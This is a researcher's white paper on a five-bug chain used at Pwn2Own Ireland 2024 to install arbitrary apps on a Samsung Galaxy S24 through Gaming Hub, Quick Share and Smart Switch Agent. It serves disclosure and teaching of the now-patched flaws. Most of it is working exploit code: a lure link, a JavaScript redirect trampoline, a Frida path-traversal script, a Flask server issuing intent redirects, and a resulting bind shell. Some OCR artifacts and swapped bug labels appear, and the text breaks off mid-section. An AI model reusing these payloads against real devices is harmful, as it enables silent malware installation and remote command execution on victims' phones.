Samsung Galaxy S24 - (Pwn2Own Ireland 2024) White Paper

Document Control

Title	**Ireland Pwn2Own 2024 White Paper**
Document Version	1.1
Date of Issue	2024-10-06
Document Owner	Ken Gannon
Document Author	Ken Gannon

Contents

Samsung Galaxy S24 Code Execution

Introduction

This whitepaper contains the details of the vulnerabilities which were used at Pwn2Own Ireland 2024 to successfully compromise the Samsung Galaxy S24 and were presented at OffensiveCon 2025 in the talk Chainspotting 2: The Unofficial Sequel to the 2018 Talk "Chainspotting". The full exploit chain consisted of five different issues across several different applications, resulting in the ability to install arbitrary APKs.

The issues were patched in Samsung security update https://security.samsungmobile.com/serviceWeb.smsb?year=2024&month=12

Description

The Samsung S24 contains several bugs which, when chained together, can result in rogue applications being installed on the device. At a high level, the chain consists of:

- Tapping a malicious hyperlink on an attacker controlled website
- The application “Gaming Hub” (`com.samsung.android.game.gamehome` version 7.1.01.7 or below) is launched and a WebView is loaded to the website https://us.mcsvc.samsung.com.<redacted>.com
    - BUG 1 (CVE-2024-49419) – “Gaming Hub” does not perform a check against the URL before loading the URL in a WebView
    - BUG 2 (CVE-2024-49418) – “Gaming Hub” does perform a check against the URL before enabling / disabling JavaScript in a WebView, but this check is insufficient
        - This check only enables / disables JavaScript in the WebView
        - If this check fails, the URL will still load in the WebView
- “Gaming Hub” can be forced to start arbitrary Android exported Activities
    - BUG 3 (CVE-2024-49420) – The “start Activity” code is executed when it receives data from the WebView in BUG 1
        - This code can be executed whether JavaScript is enabled / disabled
- With the ability to launch arbitrary exported Activities, the application “Quick Share” (`com.samsung.android.app.sharelive` version 13.6.53.6) is launched and forced to download an arbitrary file from a nearby attacker controlled Samsung phone
    - In this chain, the attacker’s phone will send an attacker created `.apk` file
- The attacker controlled Samsung phone sends a custom message to the target phone to save the sent file to an arbitrary location on the target phone
    - BUG 4 (CVE-2024-49421) – The application “Quick Share Agent” (`com.samsung.android.aware.service` version 3.5.19.33) contains a path traversal issue if the attacker’s phone sends a custom crafted message while transferring the target file
- The application “Gaming Hub” contains permissions which give it the ability to launch applications while in the background; using this, the application “Smart Switch Agent” (`com.sec.android.easyMover.Agent` version 2.0.02.24) is launched
- When “Smart Switch Agent” is launched, it will try to either open a designated file or download a designated Content Provider to download a file
    - The Activity that gets launched is exported, but is protected by a permission
    - However, “Gaming Hub” has this permission, which lets “Gaming Hub” launch the specific Activity
- The Content Provider that is specified has access to the same area where the previously downloaded `.apk` is stored
    - So in this case, “Smart Switch Agent” is forced to download the previously downloaded `.apk` file
- “Smart Switch Agent” then attempts to automatically install whatever file was downloaded
    - BUG 5 (CVE-2024-49413) – There are no sanity checks to determine where the downloaded file came from, nor if the application is supposed to be installed
        - “Smart Switch Agent” does not check if the downloaded `.apk` file was signed by Samsung before installation
- Finally, “Gaming Hub” launches the package that was installed by “Smart Switch Agent”

Exploit Code

The exploit chain affected the following software:

- Samsung Gaming Hub Android application
  - Package name: `com.samsung.android.game.gamehome`
  - Version: 7.1.01.7
- Samsung Quick Share
  - Package name: `com.samsung.android.app.sharelive`
  - Version: 13.6.53.6
- Samsung Quick Share Agent
  - Package name: `com.samsung.android.aware.service`
  - Version: 3.5.19.33
- Samsung EasyMover Agent
  - Package name: `com.sec.android.easyMover.Agent`
  - Version: 2.0.02.24

The exploit chain requires:

- Control of a domain name that starts with one of the following:
  - `us.mcsvc.samsung.com`
  - `gmp.samsungapps.com`
  - `smax.samsungapps.com`
- A web server that resides on the above controlled domain must have the following file:
  - `index.html`
- A rooted Samsung phone running the custom Frida script `yayscriptyay.js` within Bluetooth range of the target phone
- The rooted Samsung phone must also contain the following file and location:
  - `/storage/emulated/0/<any folder name>/yay.apk`
  - `yay.apk` can be any `.apk` file of your choosing
  - For this exploit chain, `yay.apk` is a custom build of Drozer
- An attacker controlled web server (can be any IP address or domain) which has the following files:
  - `yay.py`
  - `index.html` (different `index.html`)

For this exploit chain, NCC Group controls the domain us.mcsvc.samsung.com.<redacted>.com. The contents of `index.html` at this webserver is below:

```
yaytrampolineyay
<script>

// get hostname and port
var yayquerystringyay = window.location.search;
var yayurlparamsyay = new URLSearchParams(yayquerystringyay);
var yayattackeryay = yayurlparamsyay.get('yayattackeryay');

// open sharelive to start awareservice
location.href="http://" + yayattackeryay + "/yaylaunchshareliveyay";

// redirect after 2 seconds
const yayshorttimeoutyay = setTimeout(yaystartyay, 2000);

// open sharelive and retrieve file
function yaystartyay() {
        location.href="http://" + yayattackeryay + "/yayshareliveyay";
}

// redirect after 15 seconds
const yaytimeoutyay = setTimeout(yayfinalyay, 15000);

// redirect to launch easymover agent
function yayfinalyay() {
        location.href="http://" + yayattackeryay + "/yayfinalyay";

        // redirect after another 15 seconds
        const yaytimeout2yay = setTimeout(yaylaunchyay, 15000);
}

// launch drozer
function yaylaunchyay() {
        location.href="http://" + yayattackeryay + "/yaylaunchyay";
}

</script>
```

The contents of the Frida script `yayscriptyay.js` is below:

```
console.log("script loaded");
Java.perform(function() {

    var yayclass1yay = Java.use('e2.t');

    yayclass1yay.n.overload('org.json.JSONObject', 'e2.h', 'boolean').implementation
= function(a,b,c) {

        if (a.has("IsPrivateShare")) {
            a.put("IsPrivateShare", true)
        }
        if (a.has("Path")) {
            a.put("Path","/../../../../../../GPUWatch_Dump/html/")
        }
        var ret_val = this.n(a,b,c);
        console.log("send json: " + a + "\n" + "send bytes: " + ret_val + "\n")
        return ret_val;
    }
});
```

The attacker controlled web server, which can be on any IP address or host name, must launch the web server by running the Python script `yay.py`. The contents of `yay.py` is below:

```
from flask import Flask, redirect, url_for, send_from_directory

app = Flask(__name__)

# Route for serving index.html
@app.route('/')
def index():
    return send_from_directory('', 'index.html')
```

```
# redirect to open com.sec.android.easyMover.Agent
@app.route('/yayfinalyay')
def yayfinalyay():
    return
redirect("intent://#Intent;component=com.sec.android.easyMover.Agent/.ui.SsmUpdateCh
eckActivity;action=com.sec.android.easyMover.Agent.WATCH_INSTALL_SMART_SWITCH;S.MODE
=DIALOG;S.ssm_action=yayactionyay;S.ssm_uri=%63%6f%6e%74%65%6e%74%3a%2f%2f%63%6f%6d%
2e%73%61%6d%73%75%6e%67%2e%67%70%75%77%61%74%63%68%61%70%70%2e%48%74%6d%6c%44%75%6d%
70%50%72%6f%76%69%64%65%72%2f%79%61%79%2e%61%70%6b;end;", code=302)

# launch sharelive to stare aware service
@app.route('/yaylaunchshareliveyay')
def yaylaunchshareliveyay():
    return
redirect("intent://#Intent;component=com.samsung.android.app.sharelive/.presentation
.main.MainActivity;end;", code=302)

# sharelive to download yay.apk to arbitrary location
@app.route('/yayshareliveyay')
def yayshareliveyay():
    yayqrcodeyay = "88AKqZwy2Hmr"
    return redirect("intent://qr.quickshare.samsungcloud.com/" + yayqrcodeyay +
"#Intent;component=com.samsung.android.app.sharelive/com.samsung.android.app.shareli
ve.presentation.applink.QrCodeAppLinkActivity;scheme=https;end;", code=302)

# launch drozer
@app.route('/yaylaunchyay')
def yaylaunchyay():
    return
redirect("intent://#Intent;component=com.yaydevhackmodyay.drozer/com.mwr.dz.activiti
es.MainActivity;end;", code=302)

# pichu dancing
@app.route('/pichu-dance.gif')
def pichuDance():
    return send_from_directory('', 'pichu-dance.gif')

if __name__ == '__main__':
    context = ('cert.pem', 'key.pem')
    app.run(debug=True, port=8000, host="0.0.0.0")
```

Finally, the contents of `index.html` that is on the same webserver being hosted by `yay.py` is below:

```
<h1>
      <button style="height:200px;width:200px"
onclick="yayfunctionyay()">yaypocyay</button>

      <script type="text/javascript">

            function yayfunctionyay() {
                  var yayhostyay = location.hostname; // gets host / domain, can
also set this to a static value
            var yayportyay = location.port // must be a port number of some sort, or
let the script get the port number

```

```
                   // redirect to game home
      location.href="intent://com.samsung.android.game.gamehome/gmp?url=https://us.m
csvc.samsung.com.<redacted>.com?yayattackeryay=" + yayhostyay + ":" + yayportyay +
"#Intent;scheme=gamelauncher;end";

      </script>
      <br>
      <img src="pichu-dance.gif">
</h1>
```

After a successful exploitation, Drozer will be installed and launched on the device. The custom build of Drozer starts a bind shell when the application is opened. Because of this, it is possible for an attacker to connect to the Drozer bind shell and execute arbitrary commands:

```
root@1f2e8d5823c5:/# drozer console connect --server host.docker.internal
Selecting 5dee1795a19a8793 (samsung SM-S921B 14)

            ..                    ..:.
           ..o..                  .r..
            ..a..  . ....... .  ..nd
              ro..idsnemesisand..pr
              .otectorandroidsneme.
           .,sisandprotectorandroids+.
         ..nemesisandprotectorandroidsn:.
        .emesisandprotectorandroidsnemes..
      ..isandp,..,rotecyayandro,..,idsnem.
      .isisandp..rotectorandroid..snemisis.
      ,andprotectorandroidsnemisisandprotec.
     .torandroidsnemesisandprotectorandroid.
     .snemisisandprotectorandroidsnemesisan:
     .dprotectorandroidsnemesisandprotector.

drozer Console (v3.1.0)
dz> shell
Attempting to run shell module
:/data/data/com.yaydevhackmodyay.drozer $ id
uid=10356(u0_a356) gid=10356(u0_a356)
groups=10356(u0_a356),3003(inet),9997(everybody),20356(u0_a356_cache),50356(all_a356
) context=u:r:untrusted_app_32:s0:c100,c257,c512,c768
```

Technical Details

Bugs 1 and 2 – Use a Browsable Intent to launch Gaming Hub and open a WebView to a custom URL with JavaScript enabled

Exploit Payload

Below is the payload used in this chain link. An attacker should host this HTML code and trick a user into tapping the hyperlink on their phone:

```
<html>
    <body>
        <h1>
        <a href="
intent://com.samsung.android.game.gamehome/gmp?url=https://us.mcsvc.samsung.com.<red
acted>.com?yayattackeryay=<attackerServer>#Intent;scheme=gamelauncher;end">yaypocyay
</a>
        </h1>
    </body>
</html>
```

Exploit Details

The application "Gaming Hub" (`com.samsung.android.game.gamehome` version 7.1.01.7) contains an exported Activity (`com.samsung.android.game.gamehome.app.MainActivity`) which can be launched via Browsable Intent. Depending on the Data URI attached to the Intent, different actions can be executed when the Intent is processed.

`MainActivity` retrieves the incoming Browsable Intent via the following code, which then passes the Intent onto the class `com.samsung.android.game.gamehome.gmp.ui.GmpDeepLinkUtil` method `c(Context, Intent)`.

```
public final class MainActivity extends a {
...
    public void onCreate(Bundle bundle) {
        super.onCreate(bundle);
        ...
        if (bundle == null) {
            Intent intent = getIntent();
            m0(intent);
        }
    ...
    public final void m0(Intent intent) {
        Intent deepLinkIntent = GmpDeepLinkUtil.a.c(this, intent);
        if (deepLinkIntent != null) {
            startActivity(deepLinkIntent);
            finish();
        ...
    }
```

The class `GmpDeepLinkUtil` will extract the Data URI from the Intent and create a new Intent object based on the first path segment of the URI. If the first path segment is set to "gmp", then the following actions are taken:

- Create a new Intent object and set the component value of that Intent object to `com.samsung.android.game.gamehome.gmp.ui.web.GmpWebActivity`

- In the URI object, retrieve the GET parameter "`url`" and add it as an Intent String extra called "`url`" to the newly created Intent object
- Adds the value "`WebView`" as an Intent String extra called "`target`" to the newly created Intent object
- Return the newly created Intent object

```
public final class GmpDeepLinkUtil {
...
    public final Intent c(Context context, Intent intent) {

        Uri yayuriyay = intent.getData();
        if (yayuriyay == null) {
            return null;
        }
        return d(context, yayuriyay);
    }

    public final Intent d(Context context, Uri yayuriyay) {
        try {
            ...
            String yayfirstpathyay = i(yayuriyay); // retrieves first path value
            ...
            Intent yayintentyay = a(); // create new Intent object
            if (yayfirstpathyay != null) {
                switch (yayfirstpathyay.hashCode()) {
                    ...
                    case 102474: // first path equals `gmp`
                        if (!yayfirstpathyay.equals("gmp")) {
                            break;
                        } else {
                            String yayqueryyay = yayuriyay.getQueryParameter("url");
                            if (yayqueryyay == null) {
                                return null;
                            }
                            yayintentyay.putExtra("url", yayqueryyay);
                            yayintentyay.putExtra("target", Path.WebView.name());
                            yayintentyay.setClass(context, GmpWebActivity.class);
                            return yayintentyay;
                        }
                    ...
        }
    }
```

Once the new Intent object is returned, it is passed back to class `MainActivity` method `k0(Intent)`. From there, `startActivity(Intent)` is executed against the Intent object, which will launch the component `com.samsung.android.game.gamehome.gmp.ui.web.GmpWebActivity`.

```
public final class MainActivity extends a {
...
    public void onCreate(Bundle bundle) {
        super.onCreate(bundle);
        ...
        if (bundle == null) {
            Intent intent = getIntent();
            k0(intent);
        }
    ...
    public final void k0(Intent intent) {
        Intent deepLinkIntent = GmpDeepLinkUtil.a.c(this, intent);
        if (deepLinkIntent != null) {
            startActivity(deepLinkIntent);
            finish();
        ...
    }
```

In the class `com.samsung.android.game.gamehome.gmp.ui.web.GmpWebActivity` method `onCreate(Bundle)`, the incoming Intent object is retrieved and the Intent String extra "`target`" is analyzed. Since the value is set to "`WebView`", the application will perform two actions.

First, the Intent object is passed to class `com.samsung.android.game.gamehome.gmp.ui.GmpDeepLinkUtil` method `j(Intent)` to retrieve and return the Intent String extra "`url`".

```
public final class GmpWebActivity extends s implements n, p {
...

    public void onCreate(Bundle bundle) {
        GmpDeepLinkUtil.Path path;
        super.onCreate(bundle);
        ...
        if (bundle == null) {
            ...
            Intent intent = getIntent();
            path = gmpDeepLinkUtil.h(intent); // retrieves the String extra "target"
        } else {
            path = null;
        }
        int i = path == null ? -1 : b.a[path.ordinal()]; // checks value of "target"
        if (i == 1) {
            ...
        } else if (i == 3) {
            GmpDeepLinkUtil gmpDeepLinkUtil = GmpDeepLinkUtil.a; // new instance
            Intent yayintentyay = getIntent();
            E0(this, gmpDeepLinkUtil.j(yayintentyay), null, false, true, 2, null);
    ...
```

```
public final class GmpDeepLinkUtil {
...
    public final String j(Intent intent) {
        String stringExtra = intent.getStringExtra("url");
        return stringExtra == null ? "" : stringExtra;
    }
```

Next, the returned "`url`" String extra is passed to class `GmpWebActivity` method `E0(GmpWebActivity, String, String, Boolean, Boolean, int, Object)`, which passes the "`url`" to method `D0(String, String, boolean, boolean)`, which then passes the URL to method `v0(String)`.

```
public final class GmpWebActivity extends s implements n, p {
...

    public void onCreate(Bundle bundle) {
        GmpDeepLinkUtil.Path path;
        super.onCreate(bundle);
        ...
        if (bundle == null) {
            ...
            Intent intent = getIntent();
            path = gmpDeepLinkUtil.h(intent); // retrieves the String extra “target”
        } else {
            path = null;
        }
        int i = path == null ? -1 : b.a[path.ordinal()]; // checks value of “target”
        if (i == 1) {
            ...
        } else if (i == 3) {
            GmpDeepLinkUtil gmpDeepLinkUtil = GmpDeepLinkUtil.a; // new instance
            Intent yayintentyay = getIntent();
            E0(this, gmpDeepLinkUtil.j(yayintentyay), null, false, true, 2, null);
    ...

    public static void E0(GmpWebActivity gmpWebActivity, String yayurlyay, String
str2, boolean z, boolean z2, int i, Object obj) {
        ...
        gmpWebActivity.D0(yayurlyay, str2, z, z2);
    }
    ...

    public final void D0(String yayurlyay, String str2, boolean z, boolean z2) {
        ...
        final String yayparsedurlyay = q0(yayurlyay); // do stuff if url scheme is
either `gamelauncher` or `gmp`
        v0(yayparsedurlyay);
```

In the method `v0(String)`, a `WebView` is set to object d and configured. One thing to note is that the “`url`” value is passed to class `com.samsung.android.game.gamehome.gmp.ui.web.GmpWebViewModel` method `F(String)` to check if the “`url`” value is a valid URL.

```
public final class GmpWebActivity extends s implements n, p {
...

    public final void v0(String yayurlyay) {
        WebView webView = r0().d;
        WebSettings settings = webView.getSettings();
        settings.setDomStorageEnabled(true);
        ...
        if (s0().F(yayurlyay)) {
            p0(webView);
        }
    }
```

The method `F(String)` passes the “`url`” value to multiple different areas of the application. One of these checks determines if the “`url`” value starts with one of the following:

- `https://us.mcsvc.samsung.com`
- `https://d2da9i65hvaere.cloudfront.net/`
- `https://gmp.samsungapps.com`

- `https://img.samsungapps.com/`
- `https://d1559sbyyf3apa.cloudfront.net/`
- `https://smax.samsungapps.com`
- `https://d2da9i65hvaere.cloudfront.net/`

BUG 1 – Insufficient check against the URL

Some of the URLs above did not end with the "/" character. Because of this, the host value of the incoming "url" simply needs to start with one of the vulnerable values.

For example, in this exploit chain, our "url" value is set to `https://us.mcsvc.samsung.com.<redacted>.com?yayattackeryay=<attackerServer>`. Since the URL does start with `https://us.mcsvc.samsung.com`, this check will pass successfully.

After the check in the `F(String)` method is checked and it passes, the "`url`" value is passed to method `p0(WebView)`. This method will take the `WebView` object d and enable JavaScript.

```
public final class GmpWebActivity extends s implements n, p {
...

    public final void v0(String yayurlyay) {
        WebView webView = r0().d;
        WebSettings settings = webView.getSettings();
        settings.setDomStorageEnabled(true);
        ...
        if (s0().F(yayurlyay)) {
            p0(webView);
        }
    }
    ...
    public final void p0(WebView webView) {
        webView.getSettings().setJavaScriptEnabled(true);
        webView.getSettings().setJavaScriptCanOpenWindowsAutomatically(true);
        ...
```

Going back to method `D0(String, String, boolean, boolean)`, the "`url`" value is passed to the method `w0(String)`.

```
public final class GmpWebActivity extends s implements n, p {
...
    public final void D0(String yayurlyay, String str2, boolean z, boolean z2) {
        ...
        final String yayparsedurlyay = q0(yayurlyay); // do stuff if url scheme is
either `gamelauncher` or `gmp`
        v0(yayparsedurlyay);
        if (z2) {
                s0().G(false, new a() {
                        ...
                        public final void a() {
                            GmpWebActivity.this.w0(yayparsedurlyay);
                        }
```


In method `w0(String)`, the `WebView` object d is forced to load the URL value that was stored in our "`url`" value.

```
public final class GmpWebActivity extends s implements n, p {
...
    public final void w0(String yayurlyay) {
        ...
        r0().d.loadUrl(yayurlyay);
    }
```

BUG 2 – WebView Loads Any URL

The WebView does not check the incoming URL before loading the URL. So the “url” value used in our exploit chain (`https://us.mcsvc.samsung.com.<redacted>.com?yayattackeryay=<attackerServer>`) will be loaded into the WebView.

Screenshot of Gaming Hub loading the URL
`https://us.mcsvc.samsung.com.<redacted>.com?yayattackeryay=<attackerServer>`



The page at "https://us.mcsvc
.samsung.com.[redacted]c...

domain name:
https://us.mcsvc.samsung.com.[redacted]
[redacted].com/?yayattackeryay=172.21.25.127:8000
&drkmd=y

Bug 3 – Force Gaming Hub to start arbitrary exported Activities

Exploit Payload

Two payloads are used for this bug. The first payload is the HTML content that is hosted at the URL `https://us.mcsvc.samsung.com.<redacted>.com?yayattackeryay=<attackerServer>`. Due to bugs 1 and 2, the Gaming Hub WebView will load and execute the below HTML code.

```
yaytrampolineyay
<script>

// get hostname and port
var yayquerystringyay = window.location.search;
var yayurlparamsyay = new URLSearchParams(yayquerystringyay);
var yayattackeryay = yayurlparamsyay.get('yayattackeryay');

// open sharelive to start awareservice
location.href="http://" + yayattackeryay + "/yaylaunchshareliveyay";

// redirect after 2 seconds
const yayshorttimeoutyay = setTimeout(yaystartyay, 2000);

// open sharelive and retrieve file
function yaystartyay() {
        location.href="http://" + yayattackeryay + "/yayshareliveyay";
}

// redirect after 15 seconds
const yaytimeoutyay = setTimeout(yayfinalyay, 15000);

// redirect to launch easymover agent
function yayfinalyay() {
        location.href="http://" + yayattackeryay + "/yayfinalyay";

        // redirect after another 15 seconds
        const yaytimeout2yay = setTimeout(yaylaunchyay, 15000);
}

// launch drozer
function yaylaunchyay() {
        location.href="http://" + yayattackeryay + "/yaylaunchyay";
}

</script>
```

The second payload is a Python script that is hosted at an attacker controlled server. There is no IP address or domain requirements for this web server, as long as the server can be reached via HTTP/S.

By running the below Python script, the attacker will run a Flask based web server:

```
from flask import Flask, redirect, url_for, send_from_directory

app = Flask(__name__)

# Route for serving index.html
@app.route('/')
def index():
    return send_from_directory('', 'index.html')
```

```
# redirect to open com.sec.android.easyMover.Agent
@app.route('/yayfinalyay')
def yayfinalyay():
    return
redirect("intent://#Intent;component=com.sec.android.easyMover.Agent/.ui.SsmUpdateCh
eckActivity;action=com.sec.android.easyMover.Agent.WATCH_INSTALL_SMART_SWITCH;S.MODE
=DIALOG;S.ssm_action=yayactionyay;S.ssm_uri=%63%6f%6e%74%65%6e%74%3a%2f%2f%63%6f%6d%
2e%73%61%6d%73%75%6e%67%2e%67%70%75%77%61%74%63%68%61%70%70%2e%48%74%6d%6c%44%75%6d%
70%50%72%6f%76%69%64%65%72%2f%79%61%79%2e%61%70%6b;end;", code=302)

# launch sharelive to stare aware service
@app.route('/yaylaunchshareliveyay')
def yaylaunchshareliveyay():
    return
redirect("intent://#Intent;component=com.samsung.android.app.sharelive/.presentation
.main.MainActivity;end;", code=302)

# sharelive to download yay.apk to arbitrary location
@app.route('/yayshareliveyay')
def yayshareliveyay():
    yayqrcodeyay = "88AKqZwy2Hmr"
    return redirect("intent://qr.quickshare.samsungcloud.com/" + yayqrcodeyay +
"#Intent;component=com.samsung.android.app.sharelive/com.samsung.android.app.shareli
ve.presentation.applink.QrCodeAppLinkActivity;scheme=https;end;", code=302)

# launch drozer
@app.route('/yaylaunchyay')
def yaylaunchyay():
    return
redirect("intent://#Intent;component=com.yaydevhackmodyay.drozer/com.mwr.dz.activiti
es.MainActivity;end;", code=302)

# pichu dancing
@app.route('/pichu-dance.gif')
def pichuDance():
    return send_from_directory('', 'pichu-dance.gif')

if __name__ == '__main__':
    context = ('cert.pem', 'key.pem')
    app.run(debug=True, port=8000, host="0.0.0.0")
```

Exploit Details

Continuing to exploit the Gaming Hub application, the loaded WebView contains code that will execute different actions based on the type of data that is received from the loaded web server.

When the WebView receives a 302 Redirect code from the web server, the class `com.samsung.android.game.gamehome.gmp.ui.web.o` method `shouldOverrideUrlLoading(WebView, WebResourceRequest)` is executed. From there, the redirection URL is analyzed.

If the redirection URL has a scheme value of `intent://`, then the URL is passed to class `com.samsung.android.game.gamehome.gmp.ui.web.GmpWebActivity` method `f(Uri, int)`.

```
public final class o extends WebViewClient {
    public final p a; // interface linked with GmpWebActivity
```

```
...
    public boolean shouldOverrideUrlLoading(WebView view, WebResourceRequest
request) {
        boolean q;
        ...
        String yayschemeyay = request.getUrl().getScheme();
        Uri yayurlyay = request.getUrl();
        ...
        q = o.q("intent", yayschemeyay, true); // checks if first 2 objects match
        if (q) {
            this.a.f(url, a(yayurlyay)); // checks if the url authority value is
either `instantplays` or `cloudgame`
            return true;
        }
```

Class `GmpWebActivity` method `f(Uri, int)` takes the incoming URL and passes it to Android's internal Intent parser. The Intent parser is commonly used to craft Intent objects based on the incoming URI value. After the Intent object is created, `startActivity(Intent)` is executed against the Intent object.

```
public final class GmpWebActivity extends s implements n, p {
...
    public void f(Uri yayurlyay, int i) {
        Intent yayintentyay = Intent.parseUri(yayurlyay.toString(), 0);
        yayintentyay.addFlags(i);
        ...
        a.b(a, this, yayintentyay, false, 2, null);
    }
...
```

```
public final class a {
...
    public static boolean b(a a, Context context, Intent yayintentyay, boolean z,
int i, Object obj) {
        ...
        return a.a(context, yayintentyay, z);
    }
    ...
    public final boolean a(Context context, Intent yayintentyay, boolean z) {
        ...
        try {
            context.startActivity(yayintentyay);
            return true;
        ...
    }
```

BUG 3 – Start Arbitrary Exported Activities

If the web server sends a 302 Redirect HTTP code with a redirect URL starting with `intent://`, the WebView in Gaming Hub can be forced to start arbitrary activities.

In our exploit chain, the URL `https://us.mcsvc.samsung.com.<redacted>.com?yayattackeryay=<attackerServer>` contains HTML code which runs JavaScript. This JavaScript forces the WebView to make a GET request to the attacker controlled server, defined by the GET parameter "`<attackerServer>`".

An attacker should run the previously mentioned Python script, which will host the web server at "`<attackerServer>`". This Python script simply returns a 302 Redirect HTTP code, along with different URIs with `intent://` schemes.

For example, if a GET request is made to `http://<attackerServer>/yaylaunchshareliveyay`, the Python script will return a 302 Redirect HTTP code with the following URI:

```
intent://#Intent;component=com.samsung.android.app.sharelive/.presentation.main.MainAc
tivity;end;
```

When the Gaming Hub WebView receives this URI, it will:

- Pass the URI to Android's internal Intent parser
- Craft an Intent object based on the URI
- Run `startActivity(Intent)` against the Intent Object

The rest of this exploit chain heavily relies on the ability to launch arbitrary exported Activities due to sending different 302 Redirect URIs.

It’s not a bug, it’s a feature – Force the phone to download arbitrary files from a nearby phone

Exploit Payload

Two payloads are used for this feature, both of which are sent from the `<attackerServer>` web server. First, Gaming Hub will be forced to launch the Samsung Quick Share application:

```
Intent;component=com.samsung.android.app.sharelive/.presentation.main.MainActivity
```

The second payload will force Gaming Hub to launch Samsung Quick Share and download an arbitrary file from a nearby attacker controlled device. Note that the nearby attacker controlled device should be sharing a file or folder via Samsung Quick Share’s QR Share feature. The `<shareCode>` value should be replaced via the value shown on the nearby attacker controlled device:

```
intent://qr.quickshare.samsungcloud.com/<shareCode>#Intent;component=com.samsung.and
roid.app.sharelive/com.samsung.android.app.sharelive.presentation.applink.QrCodeAppL
inkActivity;scheme=https;end;
```

Not an Exploit Details

The application “Quick Share” (`com.samsung.android.app.sharelive` version 13.6.53.6) contains an exported Activity (`com.samsung.android.app.sharelive.presentation.applink.QrCodeAppLinkActivity`).

`QrCodeAppLinkActivity` retrieves the incoming intent and checks the Data URI attached to the Intent object. The Data URI must start with one of the following values:

- `https://qr.quickshare.samsungcloud.com/`
- `https://qr.stg-quickshare.samsungcloud.com/`

